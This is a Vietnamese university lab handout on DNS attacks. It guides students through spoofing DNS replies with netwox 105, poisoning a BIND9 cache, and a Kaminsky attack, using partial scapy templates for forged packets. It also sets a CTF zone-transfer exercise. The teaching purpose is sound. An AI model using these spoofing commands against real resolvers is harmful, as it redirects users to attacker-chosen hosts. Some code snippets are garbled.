Bộ môn An toàn Thông tin – Khoa Mạng máy tính và Truyền thông
Trường Đại học Công nghệ Thông tin – Đại học Quốc gia thành phố Hồ Chí Minh

4

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC
FOR EDUCATIONAL PURPOSE ONLY

TẤN CÔNG DNS

DNS Attack

Thực hành môn An toàn Mạng máy tính

Tháng 10/2020
Lưu hành nội bộ

A. TỔNG QUAN

1. Mục tiêu


- Tìm hiểu và thực hành các kỹ thuật tấn công tiềm ẩn trong quá trình phân giải tên miền.
- Tìm hiểu phương pháp để chống lại các hình thức tấn công trên.

2. Thời gian thực hành

- Thực hành tại lớp: **5** tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa **13** ngày.

3. Môi trường thực hành

Trong bài thực hành này, sinh viên cần chuẩn bị 03 máy ảo như trong mô hình bên dưới. Trong đó, các máy ảo sẽ chung 01 lớp mạng và sử dụng cùng 01 card mạng (network adapter), khuyến khích sử dụng NAT.



Hình 1. *Mô hình mạng bài thực hành*

Máy ảo	Địa chỉ IP	Thông tin
User VM	10.0.2.6	OS: Ubuntu
Local DNS Server	10.0.2.7	OS: Ubuntu Cài đặt: BIND 9
Attacker VM	10.0.2.8	OS: Ubuntu hoặc Kali Linux Cài đặt: Netwox, BIND9, python

a) Cài đặt máy User VM

Tại máy **User VM**, cần thiết lập sử dụng IP của máy **Local DNS Server** làm DNS server để thực hiện phân giải tên miền sang địa chỉ IP tương ứng bằng một trong 2 cách sau:

Sử dụng NetPlan *(có sẵn trên Ubuntu 18 trở về sau):* Chỉnh sửa file cấu hình của netplan (tại thư mục /etc/netplan/*.yaml) và bổ sung thêm thông tin nameservers

```
network:
  version: 2
  ethernets:
    ens3:
      dhcp4: true
      nameservers:
       addresses: [10.0.2.6]
```

Sử dụng resolver: Chỉnh sửa nội dung file cấu hình resolver (/etc/resolv.conf) trên máy User VM và thêm nameserver 10.0.2.6 vào đầu file để sử dụng với vai trò DNS server chính. Tuy nhiên nếu có sử dụng DHCP, nội dung file /etc/resolv.conf sẽ bị ghi đè khi bằng thông tin cung cấp bởi DHCP server. Lúc này, cần cài đặt thêm resolvconf và:

```
Thêm dòng sau vào file /etc/resolvconf/resolv.conf.d/head
  nameserver 10.0.2.6

Thực thi lệnh:
  $ sudo resolvconf -u
```

b) Cài đặt máy Local DNS Server

BIND (Berkeley Internet Name Domain) là phần mềm DNS server được sử dụng phổ biến trên các máy chủ Linux. Trong nội dung bài lab này, sinh viên cần cài đặt BIND 9 để sử dụng như Local DNS Server.

Bước 1: Cài đặt gói bind9 `sudo apt install bind9`

Bước 2: Thực hiện thêm `dump-file` vào phần `options` để cấu hình DNS Cache vào file `/etc/bind/named.conf.options`

```
options {
    dump-file "/var/cache/bind/dump.db";
};
```

```
$ sudo rndc dumpdb -cache
// Dump the cache to the sepcified file

$ sudo rndc flush
// Flush the DNS cache
```

Bước 3: Thực hiện tắt **DNSSEC** (cơ chế bảo vệ chống lại tấn công spoofing trên DNS servers). Vì trong nội dung bài lab này sẽ tìm hiểu cách thức hoạt động của cơ chế tấn công DNS này, nên cần phải tắt để thực hành. Thêm dấu # (comment) vào trước dòng # `dnssec-validation auto` và thêm # `dnssec-enable no` vào phần `options` trong file cấu hình `/etc/bind/named.conf.options`

```
options {
    # dnssec-validation auto;
    dnssec-enable no;
};
```

Bước 5: Thiết lập Source Ports cố định: DNS server sẽ chọn port ngẫu nhiên khi gửi truy vấn DNS, việc này sẽ gây khó khăn để tấn công. Với nội dung bài thực hành, để giúp quá trình tấn công được thực hiện dễ dàng hơn, sinh viên cần đặt Source Port cố định. Thêm nội dung sau vào phần options trong file cấu hình `/etc/bind/named.conf.options`

```
query-source port 33333
```

Bước 5: Khởi động DNS Server bằng lệnh `# service bind9 restart`

c) Cấu hình DNS Zone

Trong nội dung bài lab này, sẽ thử nghiệm tấn công DNS trên tên miền `example.com`

Bước 1: Tạo DNS Zone. Cần thực hiện tạo 2 zone (forward lookup zone và reverse lookup zone) thông qua file `/etc/bin/named.conf` có nội dung như sau:

```
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
```

```
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

Bước 2: Thiết lập Forward lookup zone file. Thực hiện chỉnh sửa file (đường dẫn trong file cấu hình trên) để thêm các bản ghi như sau

```
$TTL 3D

@     IN SOA ns.example.com. admin.example.com. (
      1     ; Serial
      8H    ; Refresh
      2H    ; Retry
      4W    ; Expire
      1D ) ; Minimum

@     IN    NS    ns.example.com.
@     IN    MX    10 mail.example.com.
www   IN    A     192.168.0.101
mail  IN    A     192.168.0.102
ns    IN    A     192.168.0.10
*.example.com. IN A 192.168.0.100
```

Bước 3: Thiết lập Reverse lookup zone file. Thực hiện chỉnh sửa file (đường dẫn trong file cấu hình trên) để thêm các bản ghi như sau

```
$TTL 3D
@     IN    SOA   ns.example.com. admin.example.com. (
      1
      8H
      2H
      4W
      1D)
@     IN    NS    ns.example.com.

101   IN    PTR   www.example.com.
102   IN    PTR   mail.example.com.
10    IN    PTR   ns.example.com.
```

B. THỰC HÀNH


® Bài tập (yêu cầu làm)

1. *Trước khi thực hiện bài thực hành, sinh viên tìm hiểu và cho biết: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như thế nào (tại máy người dùng, trong cùng mạng LAN, DNS Servers,...)*

Trong nội dung bài thực hành, mỗi bài sẽ sử dụng các tên miền "example.com", "example.net", "example.org". Sinh viên cần chú ý phân biệt, tránh để nhầm lẫn.

1. Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)

Ở cách thức tấn công này, trên ngữ cảnh không thể xâm nhập vào máy tính của nạn nhân, nên không thể trực tiếp thay đổi quá trình truy vấn DNS trên máy nạn nhân. Tuy nhiên, nếu kẻ tấn công đang sử dụng cùng mạng LAN thì vẫn có thể tấn công được.



Hình 2. *Tấn công Local DNS Poisoning*

Khi người dùng truy cập một website bằng tên miền trên trình duyệt, máy tính sẽ thực hiện quá trình truy vấn địa chỉ IP của tên miền đó. Sau khi phát hiện DNS request, kẻ tấn công có thể giả mạo DNS response (như trong Hình 2). Các DNS response giả mạo này có thể được xem là hợp lệ nếu thoả các yêu cầu sau:

1. Địa chỉ IP nguồn phải trùng với địa chỉ IP của DNS server.
2. Địa chỉ IP đích phải trùng với địa chỉ IP của máy tính người dùng.
3. Cổng nguồn (UDP) phải trùng với cổng mà DNS request gửi đến (thường là cổng 53)
4. Cổng đích phải trùng với cổng mà DNS request sử dụng để gửi đi.

5. UDP checksum phải được tính chính xác.
6. Transaction ID phải trùng với transaction ID của DNS request.
7. Tên miền trong phần question trả về phải trùng với tên miền trong phần question của DNS request.
8. Tên miền trong phần answer trả về phải trùng với tên miền trong phần answer của DNS request.
9. Máy tính người dùng phải nhận được các DNS response của kẻ tấn công trước khi nhận được các DNS phản hồi của DNS Server.

Các điều kiện từ 1-8 có thể thực hiện bằng cách nghe lén các DNS request, sau đó tạo ra các DNS response giả mạo và gửi cho nạn nhân trước khi DNS server phản hồi. ***Netwox*** tool ***105*** là công cụ có thể thực hiện được thao tác này.

```
Title: Sniff and send DNS answers
Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device]
Parameters:
 -h|--hostname hostname          hostname {www.example.com}
 -H|--hostnameip ip              hostname IP {1.2.3.4}
 -a|--authns hostname            authoritative name server {ns.example.com}
 -A|--authnsip ip                authns IP {1.2.3.5}
 -d|--device device              device name {Eth0}
 --help2                         display help for advanced parameters
Example: netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5"
```

Trên máy attacker: Sử dụng netwox để nghe lén các DNS request.

```
netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com"
-A "10.0.2.6"
```

Trong đó:

```
-h: Tên miền cần phân giải
-H: Địa chỉ IP giả mạo của tên miền
-a: DNS server
-A: Địa chỉ IP của DNS Server
```

```
DNS_question
  id=21942  rcode=OK              opcode=QUERY
  aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
  www.example.com. A
  . OPT UDPpl=4096 errcode=0 v=0  ...
DNS_answer
  id=21942  rcode=OK              opcode=QUERY
  aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
  www.example.com. A
  www.example.com. A 10 10.0.2.7
  ns.example.com. NS 10 ns.example.com.
  ns.example.com. A 10 10.0.2.6
```

Trên máy nạn nhân: Thực hiện thao tác phân giải tên miền thành địa chỉ IP (sử dụng lệnh dig, nslookup,...). Lưu ý, sinh viên có thể phải lặp lại thao tác này nhiều lần.

```
root@ubuntu:/home/ubuntu# nslookup www.example.com
Server:         10.0.2.6
Address:        10.0.2.6#53

Name:   www.example.com
Address: 10.0.2.7
```

Có thể sử dụng tính năng **filter** để chỉ rõ những loại gói tin nào cần nghe lén. Ví dụ, có thể sử dụng `src host 10.0.2.8` để chỉ lắng nghe các gói tin đến từ host `10.0.2.8`.

® **Bài tập về nhà (yêu cầu làm)**

2. *Mô tả kết quả nhận được từ quá trình phân giải tên miền www.example.com khi sử dụng và không sử dụng netwox 105.*
3. *Xác suất tấn công thành công là bao nhiêu (với số lần thử > 30). Đề xuất giải pháp để nâng cao tỉ lệ tấn công thành công.*
4. *Cần làm gì để hạn chế được nguy cơ tấn công của cơ chế này.*

2. Tấn công DNS Cache Poisoning

Trong kiểu tấn công trên, mỗi khi nạn nhân thực hiện truy vấn phân giải tên miền thì bên phía kẻ tấn công mới gửi những phản hồi DNS response giả mạo. Trong phần này, sẽ tìm hiểu cách thức tấn công vào DNS server để tăng hiệu quả thay vì tấn công vào máy người dùng.

Khi DNS server nhận được yêu cầu truy vấn, nếu hostname không thuộc quản lý của DNS server (không tồn tại trong các bản ghi), DNS server sẽ:

1. Nếu là lần đầu tiên DNS server nhận được yêu cầu truy vấn hostname này, DNS server sẽ tiến hành hỏi các DNS server khác. Khi có thông tin của hostname, DNS server sẽ trả về thông tin cho người dùng đồng thời lưu lại trong cache (bộ nhớ đệm).
2. Nếu hostname đã được truy vấn trước đó và có sẵn trong cache, DNS server sẽ lấy thông tin này để trả lời người dùng.

Chính vì cơ chế lưu cache của DNS server, nếu chúng ta có thể giả mạo được các DNS reponse từ các DNS server khác trả về, thì những thông tin giả mạo này sẽ được lưu lại tại DNS server (trong khoảng thời gian nhất định) để trả lời cho người dùng khi truy vấn đến hostname này.

Trong phần này sẽ thực hiện với tên miền **"example.org"**

```
;; ANSWER SECTION:
example.org.            86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.org.            86400   IN      NS      b.iana-servers.net.
example.org.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
b.iana-servers.net.     1800    IN      A       199.43.133.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 1420 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Mon Nov 02 18:18:26 +07 2020
;; MSG SIZE  rcvd: 220
```

Hình 3. *Kết quả truy vấn **example.org** trước khi tấn công*


- **Bước 1:** Xoá rỗng DNS cache tại DNS server:

```
$ sudo rndc flush
```

- **Bước 2:** Tại máy tấn công, sử dụng Netwox 105 như trong bài trước để thực hiện tấn công. Sử dụng `filter` với nội dung "`src host 10.0.2.6`" (sử dụng địa chỉ IP của DNS server). Có thể sử dụng thêm `ttl` (time-to-live) để chỉ định thời gian tồn tại trong bộ nhớ cache.

  Lưu ý: Cần thiết lập thêm tham số `spoofip (-s)` với giá trị `raw` để ngăn Netwox thực hiện thao tác xác định địa chỉ MAC thông qua ARP request.

```
netwox 105 -h "example.org" -H 10.0.2.7 -a "ns.example.com"
-A "10.0.2.6" -s raw -f "src host 10.0.2.6"
```



Hình 4. *Kết quả khi thực hiện tấn công*

- **Bước 3:** Sinh viên sử dụng chương trình bắt gói tin (Wireshark, TcpDump,...) để ghi nhận quá trình truy vấn phân giải tên miền. Mô tả quá trình quan sát được.
- **Bước 4:**

® Bài tập mở rộng (cộng điểm)

5. *Tại sao khi thiết lập* `spoofip` với giá trị `raw`, *tỉ lệ thành công khi thực hiện hình thức tấn công này sẽ cao hơn?*
6. *Cách thức tấn công này có nhược điểm chỉ áp dụng trên các hostname cụ thể đã xác định trước (example.org). Nếu người dùng truy cập vào hostname khác (mail.example.org) thì không thể tấn công được. Sinh viên thực hiện tìm hiểu và thực hiện tấn công Authority Section để DNS servers lưu cache thông tin nameserver giả mạo.*
   Gợi ý: *Sinh viên tham khảo phần DNS Cache Poisoning: Targeting the Authority Section trong bộ thực hành "Network Security Labs" của SEED LABS.*

3. Tấn công Kaminsky

Mục tiêu của phần này sẽ thực hiện tấn công DNS cache poisoning trên local DNS server. Khi người dùng cần phân giải địa chỉ IP cho hostname www.example.net, local DNS server sẽ phải đi đến ns.attacker.com (của attacker) để tìm địa chỉ IP và trả về IP được attacker chỉ định trước. Cuối cùng, người dùng sẽ đi đến website của attacker thay vì www.example.net.

Quá trình Kaminsky attack:

1. Attacker truy vấn đến hostname không tồn tại trên example.net (ví dụ xyzt.example.net) đến local DNS server.
2. Khi local DNS server nhận được yêu cầu truy vấn, do thông tin hostname này không tồn tại trong cache, local DNS server sẽ tạo yêu cầu truy vấn đến nameserver của example.net.
3. Trong khi Local DNS server chờ thông tin phản hồi, attacker sẽ liên tục gửi DNS response đến (mỗi cái sẽ có transaction ID khác nhau). Ngoài cung cấp IP của xyzt.example.net, attacker còn kèm theo "Authoritative Nameservers" xác định ns.attacker.com là nameserver cho tên miền example.net. Nếu có một DNS response giả mạo có đúng transaction ID và đến gửi đến local DNS server trước khi DNS respones đúng được trả về, local DNS server sẽ chấp nhận và lưu cache lại thông tin này.
4. Trong trường hợp các DNS response giả mạo này đều thất bại (sai transaction ID hoặc quá trễ), thì có thể sử dụng các hostname không tồn tại khác để thử.
5. Nêu thành công, tại local DNS server, nameserver của example.net sẽ được thay thế bằng ns.attacker.com

a) Thiết lập Forward zone

Mục tiêu của cách thức tấn công Kaminsky được sử dụng trong bài thực hành này sẽ bắt các nạn nhân sẽ phải sử dụng ns.attacker.com làm nameserver cho tên miền example.net. Khi đó, các truy vấn đến example.net (bao gồm tên miền phụ) sẽ được gửi đến ns.attacker.com. Trên thực tế, local DNS server sẽ cần địa chỉ public IP của ns.attacker.com trước (thông qua root server, .com server, thậm chí cả attacker.com). Vấn đề phát sinh là chúng ta không phải là chủ sở hữu của tên miền trên nên không thể cấu hình DNS server trên ns.attacker.com. Sinh viên cần khắc phục bằng cách:

- **Cách 1:** Sinh viên có thể mua cho mình 1 tên miền mới bất kỳ, và sử dụng nó để tấn công thay cho `attacker.com`
- **Cách 2:** BIND9 cho phép thêm một forward zone trong cấu hình DNS. Trong file cấu hình `/etc/bind/named.conf`, thêm nội dung sau:

```
zone "attacker.com" {
    type forward;
    forwarders {
        10.0.2.7;
    };
};
```

b) Thiết lập trên máy Attacker

- **Bước 1:** Cài đặt BIND9 trên máy Attacker.
- **Bước 2:** Tải về 2 file attacker.com.zone và example.net.zone đính kèm.
- **Bước 3:** Chỉnh sửa nội dung các file tải về (cập nhật địa chỉ IP,...)
- **Bước 4:** Copy 2 file vừa tải về vào thư mục `/etc/bind/`
- **Bước 5:** Thêm nội dung dưới đây vào file `/etc/bind/named.conf` và khởi động lại BIND9

```
zone "attacker.com" {
    type master;
    file "/etc/bind/attacker.com.zone";
};

zone "example.net" {
    type master;
    file "/etc/bind/example.net.zone";
};
```

c) Kiểm tra việc thiết lập

Thực hiện các thao tác kiểm tra trên máy của User VM:

1. **Địa chỉ IP của ns.attacker.com:** Khi thực hiện truy vấn phân giải tên miền, local DNS server sẽ thực hiện chuyển yêu cầu đến Attacker VM (nhờ vào forward zone đã cấu hình). Nếu địa chỉ IP không đúng với thông trong file cấu hình, cần tiến hành kiểm tra lại.
2. **Địa chỉ IP của www.example.net:** Kiểm tra địa chỉ IP phân giải được trong hai trường hợp bên dưới. Mô tả kết quả quan sát được

```
$ dig www.example.net
$ dig @ns.attacker.com www.example.net
```

d) Thực hiện tấn công

Sinh viên thực hiện viết chương trình với ngôn ngữ tự chọn (C++, python,...) để thực hiện quá trình tấn công tự động. Chương trình cần có các chức năng được mô tả như bên dưới. Đồng thời, sử dụng chương trình bắt gói tin (Wireshark / TcpDump/...) để quan sát và mô tả quá trình diễn ra.

1. **Chức năng tạo ra DNS request**. Bên dưới là đoạn chương trình được viết bằng python (sử dụng scapy được cài đặt thông qua pip), sinh viên cần thay đổi các thông số và bổ sung hoàn chỉnh

```
from scapy.all import *
Qdsec = DNSQR(qname='www.example.net'
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0
          nscount=0,arcount=0, qd=Qdsec)
ip = IP(dst='+++', src='+++'
udp = UDP(dport=+++, sport=+++, chksum=0
request = ip/udp/dns

# Your code here
```

   Trong đó, +++ là những thông tin sinh viên cần xác định để điền vào.

2. **Chức năng gửi DNS reply giả mạo**: Sinh viên viết đoạn chương trình để thực hiện thao tác tự động gửi phản hồi DNS giả mạo đến local DNS server.

   Nội dung chương trình dưới đây được viết bằng ngôn ngữ python, cung cấp template để sinh viên hoàn thành chức năng của chương trình mình.

```
name = '+++'
domain = '+++'
ns = '+++'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4',
    ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1,
    nscount=1, arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='+++', src='+++'
udp = UDP(dport=+++, sport=+++, chksum=0)
reply = ip/udp/dns
```

3. **Thực hiện chức năng tấn công Kaminsky** ***(Bài tập mở rộng / cộng điểm)***. Dựa vào nội dung đã viết ở câu 1 và 2, sinh viên thực hiện thao tác gửi gói DNS request và liên tục gửi gói DNS response giả mạo đến local DNS server. Tốc độ gởi gói tin DNS response giả mạo càng lớn, tỉ lệ thành công sẽ càng cao.

Kiểm tra DNS cache: để kiểm tra quá trình tấn công có diễn ra thành công hay chưa, ta sẽ kiểm tra trên file dump.db để xem những DNS response giả mạo nào được được DNS server chấp nhận.

```
#!/bin/bash
sudo rndc dumpdb -cache
cat /var/cache/bind/dump.db | grep attacker
```

Lưu ý: Mẫu chương trình viết bằng ngôn ngữ C được đính kèm theo nội dung bài thực hành (attack.c). Sinh viên có thể tham khảo cách thức thực hiện tại bài Lab *"Remote DNS Attack Lab"* trong bộ thực hành "Network Security Lab" của SEED LABS.

® Challenges Network (CTF)

7. DNS - zone transfert *(Viết writeup chi tết)*

Statement

A not really dutiful administrator has set up a DNS service for the "ch11.challenge01.root-me.org" domain...

Challenge connection informations :

- Host: challenge01.root-me.org
- Protocol: DNS
- Port: 54011

C. YÊU CẦU & ĐÁNH GIÁ

1. Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn. Có thể thực hiện theo nhóm (4 tối đa sinh viên/nhóm). Đăng ký nhóm cố định từ buổi 1.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

a) Báo cáo chi tiết:

Báo cáo cụ thể quá trình thực hành (có ảnh minh họa các bước) và giải thích các vấn đề kèm theo. Trình bày trong file Word (.docx) hoặc PDF theo mẫu có sẵn tại website môn học và source-code của chương trình.

b) Video trình bày chi tiết:

Quay lại quá trình thực hiện Lab của sinh viên kèm thuyết minh trực tiếp mô tả và giải thích quá trình thực hành. Upload lên **Youtube** và chèn link vào đầu báo cáo theo mẫu. **Lưu ý:** *Không chia sẻ ở chế độ Public trên Youtube.*

Đặt tên file báo cáo theo định dạng như mẫu:

[Mã lớp]-LabX_MSSV1-Tên SV1_MSSV2 –Tên SV2

Ví dụ*: [NT101.I11.1]-Lab1_14520000-Viet_14520999-Nam.*

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

2. Đánh giá:

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp **ANTN**).

Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 2.

Lưu ý: Bài sao chép, nộp trễ, "*gánh team*", … sẽ được xử lý tùy mức độ.

Nội dung bài thực hành được biên soạn dựa trên bộ thực hành "Network Security Lab" của SEED LABS.

HẾT

Chúc các bạn hoàn thành tốt!